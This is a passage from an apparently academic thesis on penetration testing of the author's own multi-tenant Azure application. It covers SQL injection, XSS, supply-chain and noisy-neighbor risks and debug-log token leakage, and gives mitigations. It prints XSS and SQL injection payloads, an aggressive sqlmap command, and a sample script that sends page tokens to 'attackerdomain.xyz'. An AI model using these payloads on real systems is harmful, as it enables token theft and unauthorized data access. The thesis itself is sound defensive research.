


Figure 37 Webhook output

(Source: Own)

9.2.3 Accessing Shared Runtime or Data

Although the malicious package in this simulation only exfiltrated limited metadata, in a more advanced scenario, access to the CI environment could allow:

- Stealing deployment tokens (like AZURE_STATIC_WEB_APPS_API_TOKEN)
- Dumping environment secrets (process.env)
- Tampering with build artifacts
- Propagating malicious artifacts into production environments
- Modifying other tenants' deployments if sharing the same pipeline or resource group

Because the application environment had access to deployment credentials, this kind of breach could lead to full cloud resource control if escalated.

9.2.4 Verifying Package Integrity

At the time of simulation, no integrity checking mechanisms (signature verification, strict allowlists) were in place during the package install process.

Mitigation recommendations:

- Lock dependency versions strictly using package-lock.json.
- Use integrity fields (integrity in package-lock.json) to verify hashes.
- Pin known-safe registries (scoped npm registry).
- Prefer internal or trusted package sources for critical components.

9.2.5 Dependency Scanning Tools (e.g., Snyk, GitHub)

To prevent supply chain attacks like this, organizations should integrate dependency scanning and monitoring tools into their SDLC:

Snyk: Scans for vulnerable dependencies and license issues.

GitHub Dependabot: Automates version bumping and alerts on security vulnerabilities.

npm audit: Checks dependencies for known vulnerabilities.

OWASP Dependency-Check: General tool for identifying known vulnerable components.

These tools can automatically detect malicious patterns, insecure scripts (postinstall flags), or newly disclosed CVEs in dependencies, preventing supply chain compromise before production deployment.

9.3 Noisy Neighbor Exploitation

In resource-shared environments, a single tenant can degrade performance for others by consuming disproportionate compute or memory. This subsection simulates how attackers intentionally trigger heavy operations to disrupt neighboring tenants, highlighting the importance of resource isolation and quota enforcement.

This attack was not executed due to the potential for unintended consequences and resource consumption billing.

9.3.1 Identifying Shared Resources (e.g., CPU, DB pool)

Through application analysis and indirect observation, we identified likely shared components across tenants, including:

- A shared Azure SQL database accessed by all tenants.
- A single web application backend (Node.js), serving requests for multiple tenants.
- The use of a common API endpoint structure, suggesting potential horizontal scaling limitations or shared thread pools.

Additionally, no container or app instance separation was evident in the application behavior or authentication flow, indicating that tenants likely share both compute and database connection pools at runtime.

9.3.2 Causing Performance Starvation

A typical exploitation scenario could involve:

- Spamming high-cost search queries using wildcard filters or deep joins.
- Launching multiple concurrent requests to endpoints with known slow database queries.
- Submitting large payloads or recursive operations that stress memory/CPU.

Such techniques can tie up threads, block database resources, or trigger autoscaling, leading to degraded performance or denial of service for neighboring tenants.

9.3.3 Tools Commonly Used for Noisy Neighbor Attacks

- ApacheBench (ab): Simple HTTP stress testing useful for simulating burst load on endpoints.
- Wrk: High-performance HTTP benchmarking with support for custom Lua scripts.
- Hey: Modern and user-friendly load generator; good for simulating concurrent tenant traffic.
- Locust: Python-based load testing framework; allows tenant simulation with logic-based scenarios.
- sqlmap (in passive mode): Can be used to analyze SQL query behavior and detect long-running queries.

- **Postman Runner:** For repeatedly sending expensive API requests with large or complex payloads.
- **Custom Python scripts with asyncio or requests-futures:** Easily scalable load/fuzzing scripts that mimic real tenant traffic patterns.

9.3.4 Resource Quotas and Isolation Patterns (Mitigation)

To mitigate noisy neighbor risks in production multi-tenant environments, the following strategies are recommended:

- **Per-tenant throttling and rate limiting:** Enforce request quotas per tenant, not just globally.
- **Isolating database connections:** Using separate connection pools per tenant or implement tenant-aware connection managers.
- **Autoscaling with burst protection:** Configuration of limits that prevent a single tenant from triggering resource spikes.
- **Using App Service or Function Plan Isolation:** In Azure, assign higher-value tenants to dedicated hosting plans or App Service Environments (ASEs).

10 APPLICATION-LAYER EXPLOITS

The final attack group targets traditional web app vulnerabilities in a multi-tenant context. These issues typically arise from poor input validation, insecure output rendering, or verbose logging during development. The goal is to simulate issues such as SQL injection, cross-site scripting, and sensitive log exposure and assess their potential to compromise tenant data, user sessions, or application behavior.

10.1 SQL Injection

SQL injection remains one of the most dangerous and widespread vulnerabilities in web applications. In a multi-tenant setup, a single unsanitized input can allow attackers to access or manipulate tenant-specific data across shared databases. This section demonstrates how crafted payloads can bypass application logic and compromise underlying queries.

10.1.1 Probing for Injection Points

The first step in a SQL injection test is identifying inputs that are reflected in SQL queries. In this test, the `tenant_id` parameter was tested for injection using classic payloads such as:




Figure 38 Manual sql injection 1

(Source: Own)





Figure 39 Manual sql injection 2

(Source: Own)

These payloads aimed to bypass filters or inject conditions that return more data than expected for example, retrieving records for a different tenant.

Observation: No injection succeeded. The application returned no expanded dataset, error messages, or behavior changes.

To further validate the absence of SQL injection points, we employed SQLMap, an automated SQL injection testing tool that can systematically exercise a wide range of injection techniques. The command targeted the search parameter on the /api/tenant-data endpoint with maximum depth (--level=5), maximum payload risk (--risk=3), and all major injection types enabled (--technique=BEUSTQ).



```
(destro@mail)-[~]
$ sqlmap -u "https://[redacted].azurewebsites.net/api/tenant-data?search=foo" -p search --batch --level=5 --risk=3 --threads=10 --random-agent --technique=BEUSTQ -v 3


{1.9.3#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:45:37 /2025-05-04/
```

Figure 40 sqlmap command

(Source: Own)



```
[14:42:52] [WARNING] GET parameter 'search' does not seem to be injectable
[14:42:52] [CRITICAL] all tested parameters do not appear to be injectable.
```

Figure 41 sqlmap result

(Source: Own)

Overall, SQLMap's aggressive automated tests confirmed that there are no detectable SQL injection points on the search parameter, reinforcing the effectiveness of the application's query parameterization and tenant isolation controls.

10.1.2 Extracting Tenant Data

A typical goal of SQL injection in multi-tenant apps is to bypass tenant isolation. An attacker would attempt to modify a query like:

- `SELECT * FROM orders WHERE tenant_id = ? AND id = ?`

to something like:

- `SELECT * FROM orders WHERE tenant_id = 2-- -`.

However, in this case, the backend safely handled all user input, and the query was unaffected by injected strings. This strongly suggests the use of a parameterized query or prepared statement, where inputs are bound at runtime and not concatenated into raw SQL.

Result: Tenant data isolation remained intact, and no cross-tenant data was accessible.

10.1.3 Parameterized Queries and ORM Fixes

The backend implementation uses parameterized SQL queries through the mssql Node.js library, which ensures that all user input is safely escaped and cannot alter the SQL structure. This is a strong mitigation against SQL injection.

The backend extracts the `azureTenantId` directly from the validated access token (`req.user.tid`), rather than trusting any user-supplied input. This eliminates the risk of tampering with the tenant identifier through query parameters or POST bodies.

```
app.get("/api/tenant-data", checkJwt, async (req, res) => {  
  // Extract the Azure AD tenant ID from the token  
  const azureTenantId = req.user.tid;  
  console.log("Azure tenant ID: ", azureTenantId);  
  if (!azureTenantId) {  
    return res  
      .status(400)  
      .json({ message: "Azure tenant ID not found in token." });  
  }  
})
```

Figure 42 Secure token extraction

(Source: Own)

Both the `azureTenantId` and `searchTerm` are securely passed using `.input(name, type, value)`, which ensures they are treated as data, not part of the SQL syntax.

```
let queryText = "SELECT * FROM TenantData WHERE tenant_id = @tenantId";  
const request = pool.request().input("tenantId", sql.Int, internalTenantId)  
  
if (searchTerm) {  
  request.input("searchTerm", sql.NVarChar, `%${searchTerm}%`);  
  queryText += " AND data LIKE @searchTerm";  
}
```

Figure 43 Secured SQL query

(Source: Own)

10.2 Cross-Site Scripting (XSS)

XSS attacks allow attackers to inject malicious scripts into web interfaces viewed by other users or tenants. In a shared environment, this can lead to session theft, UI manipulation, or privilege escalation across tenants. This section focuses on identifying injectable points and executing XSS payloads that target multi-tenant contexts.

10.2.1 Injecting Payloads into Shared Interfaces

The main interface includes a search bar, which submits user input via a GET request to the `/api/tenant-data?search=...` endpoint and displays the resulting data within the React frontend. Several XSS payloads were tested via this search field:

- `<script>alert(1)</script>`
- `<img src=x onerror=alert(1)>`
- `<svg/onload=alert(1)>`
- `<script>console.log("XSS")</script>`

In each case, the application responded with No data found. Inspecting the request in browser DevTools confirmed that the payload was correctly URL-encoded (`%3Cscript%3E...`) and transmitted to the backend.




Figure 44 Correctly encoded payload

(Source: Own)

As a result, no XSS execution occurred, and the payloads were safely handled end-to-end.

10.2.2 Stealing Session Data or Tokens

One of the key risks with XSS in OAuth-integrated SPAs is token leakage. During analysis of the frontend, it was confirmed that MSAL.js prints the full `accessToken`, `idToken`, and `tenantId` to the developer console on successful login. Had an XSS vulnerability existed in the app (e.g., via stored tenant data), a malicious script injected into the UI could have read

these values via `window.console.log` output, DOM inspection, or MSAL's JS context, and exfiltrated them via a beacon or XHR request.

Example (non-executed) payload:

```
<script>

  fetch('https://attackerdomain.xyz/', {

    method: 'POST',

    body: document.querySelector('pre').innerText

  });

</script>
```

In a vulnerable setup, this could expose Bearer tokens or decoded claims, allowing token replay or impersonation. Fortunately, since no input was reflected into `innerHTML`, the application did not allow XSS execution, and this scenario could not be realized.

10.2.3 Persistence Across Tenants

Stored XSS was tested by submitting HTML/script payloads through the search input and verifying whether they were saved to the database and displayed in the `TenantData` output section. All payloads failed to persist.

Additionally, the frontend does not use `dangerouslySetInnerHTML`, and renders output safely using:

```
<pre>{JSON.stringify(tenantData, null, 2)}</pre>
```

This prevents even stored script tags from executing, meaning persistence-based XSS across users or tenants is not possible in the current implementation.

10.2.4 Input Encoding and CSP as Mitigations

The application demonstrated multiple effective mitigations against XSS:

- **URL Encoding:** Payloads are automatically encoded in the frontend before being sent via query strings.
- **Safe Output Rendering:** Data is rendered using `JSON.stringify()` within a `<pre>` block, which escapes HTML characters and avoids DOM injection.

- **No innerHTML usage:** The application does not use `dangerouslySetInnerHTML`, removing a major vector for XSS injection in React.
- **No stored HTML rendering:** Even backend data is returned as plain strings without being parsed or interpreted as HTML.

As an improvement, the application can further harden its frontend by implementing a Content-Security-Policy (CSP) header. A basic CSP would prevent any inline scripts from executing even if rendered.

10.3 Debug Log Leakage

Debug logs often expose sensitive information like stack traces, API keys, session tokens, or internal errors, especially when verbose logging is left enabled in production. This subsection explores how attackers locate exposed logs or error messages and extract valuable data to aid in further exploitation or lateral movement.

10.3.1 Finding Exposed Logs (endpoints, headers, verbose errors)

The application uses MSAL.js to handle Azure Entra ID authentication. During login, the frontend logs several values directly to the browser console, including:

- The full OAuth access token (`accessToken`)
- The ID token and its decoded claims (`idToken`, `idTokenClaims`)
- The Azure tenant ID
- The user's unique ID
- Token expiration details and scopes


```

▼ account:
  authorityType: "MSSTS"
  environment: "login.windows.net"
  homeAccountId: "6f4[redacted]4"
  idToken: "eyJ0e[redacted]4"
  ▼ idTokenClaims:
    aud: "4c2f[redacted]7e"
    exp: 17[redacted]9
    iat: 17[redacted]9
    iss: "https://login.microsoftonline.com/31[redacted]"
    nbf: 1743348509
    nonce: "0[redacted]fb4"
    oid: "6f45[redacted]75e"
    preferred_username: "zednikov[redacted]nmicrosoft.com"
    rh: "1.A[redacted]4MacB5AA."
    sid: "00[redacted]"
    sub: "gv[redacted]"
    tid: "31[redacted]"
    uti: "Mw[redacted]"
    ver: "2.0"
  ▶ [[Prototype]]: Object
  localAccountId: "6f45[redacted]75e"
  nativeAccountId: undefined
  tenantId: "312[redacted]a8"
  ▶ tenantProfiles: Map(1) {'31[redacted]a8' => {..
    username: "zednikov[redacted]onmicrosoft.com"
  
```

Figure 46 User information exposure

(Source: Own)

- **No Redaction or Masking:** None of the sensitive fields (tokens, identifiers) are redacted, hashed, or truncated in logs. Everything is printed in full, even in production.

10.3.3 Identifying Tenant Context from Logs

Because the application is designed around tenant isolation using Azure Entra ID, any leakage of tenant-related metadata becomes particularly important. Several areas in the current implementation may weaken that isolation:

- **Logged Tenant IDs:** The Azure tenant ID (tid) is visible in the console. Since this identifier is globally unique and stable across sessions, it can be used to correlate users with organizations.
- **JWT Replay Potential:** Since access tokens are exposed in the browser and not bound to IP or session metadata, a token copied from console logs could be replayed

in a different context if no additional safeguards are in place (e.g., token binding, continuous access evaluation).

- **Identity Claim Exposure:** Fields such as email, name, and domain are included in MSAL logs. When combined with tenant IDs, these can be used to build a map of the application's user base, even across tenants.

CONCLUSION

This thesis embarked on an investigation into the critical security challenges inherent in modern cloud infrastructures, with a specific focus on the complexities introduced by multi-tenant applications hosted on Microsoft Azure. The research aimed to bridge the gap between theoretical understanding and practical application by analyzing the threat landscape, demonstrating common attack vectors, and identifying effective mitigation strategies within a realistic cloud environment. The theoretical sections laid a crucial groundwork, exploring cloud models, core security principles, regulatory landscapes, and the nuanced architecture of multi-tenant systems. This foundation was essential for contextualizing the prevalent threats, such as misconfigurations, IAM failures, API vulnerabilities, and specific multi-tenant risks like data isolation breaches and resource contention.

The practical heart of this work, centered on a custom-developed multi-tenant application comprising a React frontend, a Node.js backend, Azure SQL Server for data storage, and Azure Entra ID for authentication, all hosted on Azure App Service and Static Web Apps vividly brought these theoretical threats to life. Successful demonstrations of attack vectors directly addressed the core research questions.

The mitigation strategies discussed, ranging from rigorous IAM configurations and Azure Key Vault for secrets management to dependency scanning and secure CI/CD practices, were thus not merely theoretical but directly validated or reinforced by the practical outcomes. The research confirmed that a defense-in-depth approach, encompassing secure configurations, strong identity management, robust application-level security, and continuous monitoring, is essential for protecting cloud and multi-tenant environments.

The limitations acknowledged, particularly the focus on a specific Azure technology stack and the ethical constraints preventing practical DDoS or noisy neighbor simulations, mean that while the findings are significant, they represent a snapshot within a rapidly evolving domain. Future research could expand upon this work by exploring a broader range of cloud services, investigating the security implications of emerging technologies like serverless architectures at greater depth, or delving into automated attack simulations and AI-driven defensive mechanisms.

In conclusion, this thesis successfully demonstrated that while cloud and multi-tenant environments on platforms like Microsoft Azure offer immense benefits in scalability and

efficiency, they demand a vigilant, proactive, and technically grounded security posture. The practical exploits and defensive successes underscored that theoretical vulnerabilities translate into tangible risks, but also that well-implemented security fundamentals, Azure-specific best practices, and diligent application development can provide robust defense, thereby ensuring the continued trust and integrity of cloud-hosted applications.

BIBLIOGRAPHY

- [1] Cloud Security Attacks, Techniques, Tools, and Challenges. Chapman & Hall, 2024. ISBN 9781032190266. [cit. 2025-02-16].
- [2] DOTSON, Chris. Practical cloud security: a guide for secure design and deployment. Second edition. Beijing: O'Reilly, 2023. ISBN 978-1-098-14817-1. [cit. 2025-02-16].
- [3] Building Multi-Tenant SaaS Architectures. O'Reilly Media, 2024. ISBN 9781098140649. [cit. 2025-02-16].
- [4] Learning Microsoft Azure. O'Reilly Media, 2023. ISBN 9781098113278. [cit. 2025-02-16].
- [5] Azure documentation [online]. 2024. Dostupné z: <https://learn.microsoft.com/en-us/azure/>. [cit. 2025-02-16].
- [6] OWASP. Cloud Architecture Security Cheat Sheet [online]. 2024. Dostupné z: https://cheatsheetseries.owasp.org/cheatsheets/Secure_Cloud_Architecture_Cheat_Sheet.html. [cit. 2025-02-16].
- [7] NUKYB. Materiály k regulaci cloud computingu [online]. 2024. Dostupné z: <https://nukib.gov.cz/cs/kyberneticka-bezpecnost/regulace-a-kontrola/podpurne-materialy/materialy-k-regulaci-cloud-computingu/>. [cit. 2025-02-16].
- [8] *Azure Architecture Center*. Online. 2025. Dostupné z: <https://learn.microsoft.com/en-us/azure/architecture/>. [cit. 2025-02-16].
- [9] *Azure security fundamentals documentation*. Online. 2025. Dostupné z: <https://learn.microsoft.com/en-us/azure/security/fundamentals/>. [cit. 2025-02-26].
- [10] *AWS Compliance*. Online. 2025. Dostupné z: <https://aws.amazon.com/compliance/>. [cit. 2025-02-26].
- [11] *What is Cloud Compliance? Standards, Solutions & More*. Online. 2025. Dostupné z: <https://spacelift.io/blog/cloud-compliance>. [cit. 2025-02-26].
- [12] *How to Achieve and Maintain AWS Compliance*. Online. 2023. Dostupné z: <https://www.zengrc.com/blog/aws-regulatory-compliance/>. [cit. 2025-02-26].

- [13] *The Complete Azure Compliance Guide: HIPAA, PCI, GDPR, CCPA*. Online. 2023. Dostupné z: <https://www.varonis.com/blog/azure-compliance>. [cit. 2025-02-26].
- [14] *Azure Compliance: Standards, Tools, and 6 Critical Best Practices*. Online. 2024. Dostupné z: <https://www.aquasec.com/cloud-native-academy/cloud-compliance/azure-compliance/>. [cit. 2025-02-26].
- [15] *Health Insurance Portability and Accountability Act (HIPAA) & Health Information Technology for Economic and Clinical Health (HITECH) Act*. Online. 2024. Dostupné z: <https://learn.microsoft.com/en-us/compliance/regulatory/offering-hipaa-hitech>. [cit. 2025-02-26].
- [16] *ISO/IEC 27001:2022*. Online. 2023. Dostupné z: <https://learn.microsoft.com/en-us/azure/compliance/offerings/offering-iso-27001>. [cit. 2025-02-26].
- [17] *The CSF 1.1 Five Functions*. Online. 2025. Dostupné z: <https://www.nist.gov/cyberframework/getting-started/online-learning/five-functions>. [cit. 2025-02-26].
- [18] *Cloud Security Compliance: 5 Frameworks and 4 Best Practices*. Online. 2025. Dostupné z: <https://spot.io/resources/cloud-security/cloud-security-compliance/>. [cit. 2025-02-26].
- [19] *Re-defining multi-tenancy*. Online. 2025. Dostupné z: <https://docs.aws.amazon.com/whitepapers/latest/saas-architecture-fundamentals/re-defining-multi-tenancy.html>. [cit. 2025-02-26].
- [20] *App Service overview*. Online. 2025. Dostupné z: <https://learn.microsoft.com/en-us/azure/app-service/overview>. [cit. 2025-03-01].
- [21] *Virtual machines in Azure*. Online. 2024. Dostupné z: <https://learn.microsoft.com/en-us/azure/virtual-machines/overview>. [cit. 2025-03-01].
- [22] *What is Azure Kubernetes Service (AKS)?* Online. 2024. Dostupné z: <https://learn.microsoft.com/en-us/azure/aks/what-is-aks>. [cit. 2025-03-01].

- [23] *Multi-Tenant Architecture: What You Need To Know*. Online. 2024. Dostupné z: <https://www.gooddata.com/blog/multi-tenant-architecture/>. [cit. 2025-03-15].
- [24] *Tenancy models for a multitenant solution*. Online. 2025. Dostupné z: <https://learn.microsoft.com/en-us/azure/architecture/guide/multitenant/considerations/tenancy-models>. [cit. 2025-03-15].
- [25] *Multitenant SaaS database tenancy patterns*. Online. 2025. Dostupné z: <https://learn.microsoft.com/en-us/azure/azure-sql/database/saas-tenancy-app-design-patterns?view=azuresql>. [cit. 2025-03-15].
- [26] *Multi-Tenancy Cloud Security: Definition & Best Practices*. Online. 2023. Dostupné z: <https://www.esecurityplanet.com/cloud/multi-tenancy-cloud-security/>. [cit. 2025-03-15].
- [27] *Security practices in AWS multi-tenant SaaS environments*. Online. 2024. Dostupné z: <https://aws.amazon.com/blogs/security/security-practices-in-aws-multi-tenant-saas-environments/>. [cit. 2025-03-15].
- [28] *CSA Official Press Release*. Online. 2024. Dostupné z: <https://cloudsecurityalliance.org/press-releases/2024/08/06/cloud-security-alliance-releases-top-threats-to-cloud-computing-2024-report>. [cit. 2025-03-15].
- [29] *How the Capital One Breach Changed Cloud Security*. Online. 2019. Dostupné z: <https://darktrace.com/blog/back-to-square-one-the-capital-one-breach-proved-we-must-rethink-cloud-security>. [cit. 2025-03-15].
- [30] *Storm-0501: Ransomware attacks expanding to hybrid cloud environments*. Online. 2024. Dostupné z: www.microsoft.com/en-us/security/blog/2024/09/26/storm-0501-ransomware-attacks-expanding-to-hybrid-cloud-environments/. [cit. 2025-03-15].
- [31] *Inside the West's failed fight against China's 'Cloud Hopper' hackers*. Online. 2019. Dostupné z: <https://www.reuters.com/investigates/special-report/china-cyber-cloudhopper/>. [cit. 2025-03-15].

- [32] *CSA's Cloud Security Report Highlights Major Cloud Security Challenges*. Online. 2021. Dostupné z: <https://blogs.centilytics.com/csas-cloud-security-report-highlights-major-cloud-security-challenges/>. [cit. 2025-03-15].
- [33] *Top 5 Cloud Security Trends to Watch in 2025*. Online. 2025. Dostupné z: <https://www.sentinelone.com/cybersecurity-101/cloud-security/cloud-security-trends/>. [cit. 2025-03-15].
- [34] *Top 8 Cloud Vulnerabilities*. Online. 2025. Dostupné z: <https://www.crowdstrike.com/en-us/cybersecurity-101/cloud-security/cloud-vulnerabilities/>. [cit. 2025-03-15].
- [35] *Top Threats to Cloud Computing 2024*. Online. 2024. Dostupné z: <https://cloudsecurityalliance.org/artifacts/top-threats-to-cloud-computing-2024>. [cit. 2025-03-15].
- [36] *Cloud security in the era of artificial intelligence*. Online. 2023. Dostupné z: <https://securityintelligence.com/posts/cloud-security-in-the-era-of-artificial-intelligence/>. [cit. 2025-03-15].
- [37] *Data on 123 Million US Households Exposed Due to Misconfigured AWS S3 Bucket*. Online. 2017. Dostupné z: <https://www.trendmicro.com/vinfo/us/security/news/virtualization-and-cloud/data-on-123-million-us-households-exposed-due-to-misconfigured-aws-s3-bucket>. [cit. 2025-03-17].
- [38] *IT Horror Stories: How Unpatched Software Hurts Businesses*. Online. 2024. Dostupné z: <https://www.ninjaone.com/blog/it-horror-stories-why-unpatched-software-hurts-business>. [cit. 2025-03-17].
- [39] *Unpacking the Shared Responsibility Model for Cloud Security: How To Avoid Coverage Gaps and Confusion*. Online. 2023. Dostupné z: <https://www.tenable.com/blog/unpacking-the-shared-responsibility-model-for-cloud-security-how-to-avoid-coverage-gaps-and>. [cit. 2025-03-17].
- [40] *SaaS Tenant Isolation Strategies: Isolating Resources in a Multi-Tenant Environment*. Online. 2020. Dostupné z: <https://docs.aws.amazon.com/whitepapers/latest/saas-tenant-isolation-strategies/saas-tenant-isolation-strategies.html>. [cit. 2025-03-17].

- [41] *Cross-Tenant Data Leaks (CTDL): Why API Hackers Should Be On The LookOut*. Online. 2023. Dostupné z: <https://danaepp.com/cross-tenant-data-leaks-ctdl-why-api-hackers-should-be-on-the-lookout>. [cit. 2025-03-17].
- [42] *Understanding the Noisy Neighbor Problem in SaaS*. Online. Dostupné z: <https://www.appliedcloudcomputing.com/understanding-the-noisy-neighbor-problem-in-saas/>. [cit. 2025-03-17].
- [43] *Data Security Compliance: How to Comply with Security Laws*. Online. 2024. Dostupné z: <https://www.esecurityplanet.com/networks/security-compliance/>. [cit. 2025-03-17].
- [44] *Microsoft Azure Vulnerability 'Breaks Secure Multitenancy'*. Online. 2021. Dostupné z: <https://www.datacenterknowledge.com/hyperscalers/microsoft-azure-vulnerability-breaks-secure-multitenancy->. [cit. 2025-03-17].
- [45] *Is AWS Liable in Capital One Breach?* Online. 2019. Dostupné z: <https://threatpost.com/capital-one-breach-senators-aws-investigation/149567/>. [cit. 2025-03-17].
- [46] *TotalCloud Insights: Hidden Risks of Amazon S3 Misconfigurations*. Online. 2023. Dostupné z: <https://blog.qualys.com/vulnerabilities-threat-research/2023/12/18/hidden-risks-of-amazon-s3-misconfigurations>. [cit. 2025-03-19].
- [47] *Alteryx data breach exposed 123 million American households' information*. Online. 2017. Dostupné z: <https://www.latimes.com/business/technology/la-fi-tn-alteryx-data-breach-20171222-story.html>. [cit. 2025-03-19].
- [48] *Researchers Uncover TLS Bootstrap Attack on Azure Kubernetes Clusters*. Online. 2024. Dostupné z: <https://thehackernews.com/2024/08/researchers-uncover-tls-bootstrap.html>. [cit. 2025-03-19].
- [49] *Cryptojacking Campaign Targets Misconfigured Kubernetes Clusters*. Online. 2024. Dostupné z: <https://thehackernews.com/2024/06/cryptojacking-campaign-targets.html>. [cit. 2025-03-19].
- [50] *Anatomy of a DDoS amplification attack*. Online. 2022. Dostupné z: <https://www.microsoft.com/en-us/security/blog/2022/05/23/anatomy-of-ddos-amplification-attacks/>. [cit. 2025-03-20].

- [51] *Noisy Neighbor antipattern.* Online. 2025. Dostupné z: <https://learn.microsoft.com/en-us/azure/architecture/antipatterns/noisy-neighbor/noisy-neighbor>. [cit. 2025-03-20].
- [52] *AI and Cloud-Based Attacks Are Rising: Why Security Must Evolve.* Online. 2024. Dostupné z: innotechtoday.com/ai-and-cloud-based-attacks-are-rising-why-security-must-evolve/. [cit. 2025-03-20].
- [53] *Defend Against Azure Cross-Tenant Synchronization Attacks.* Online. 2024. Dostupné z: <https://cloudsecurityalliance.org/blog/2024/03/15/defend-against-azure-cross-tenant-synchronization-attacks>. [cit. 2025-03-20].
- [54] *Zero-Days Put Tens of 1,000s of Orgs at Risk for VM Escape Attacks.* Online. 2025. Dostupné z: <https://www.darkreading.com/remote-workforce/zero-days-risk-vm-escape-attacks>. [cit. 2025-03-20].
- [55] *Remote Code Execution (RCE) Lateral Movement Tactics in Cloud Exploitation.* Online. 2024. Dostupné z: <https://cloudsecurityalliance.org/blog/2024/04/12/remote-code-execution-rce-lateral-movement-tactics-in-cloud-exploitation>. [cit. 2025-03-20].
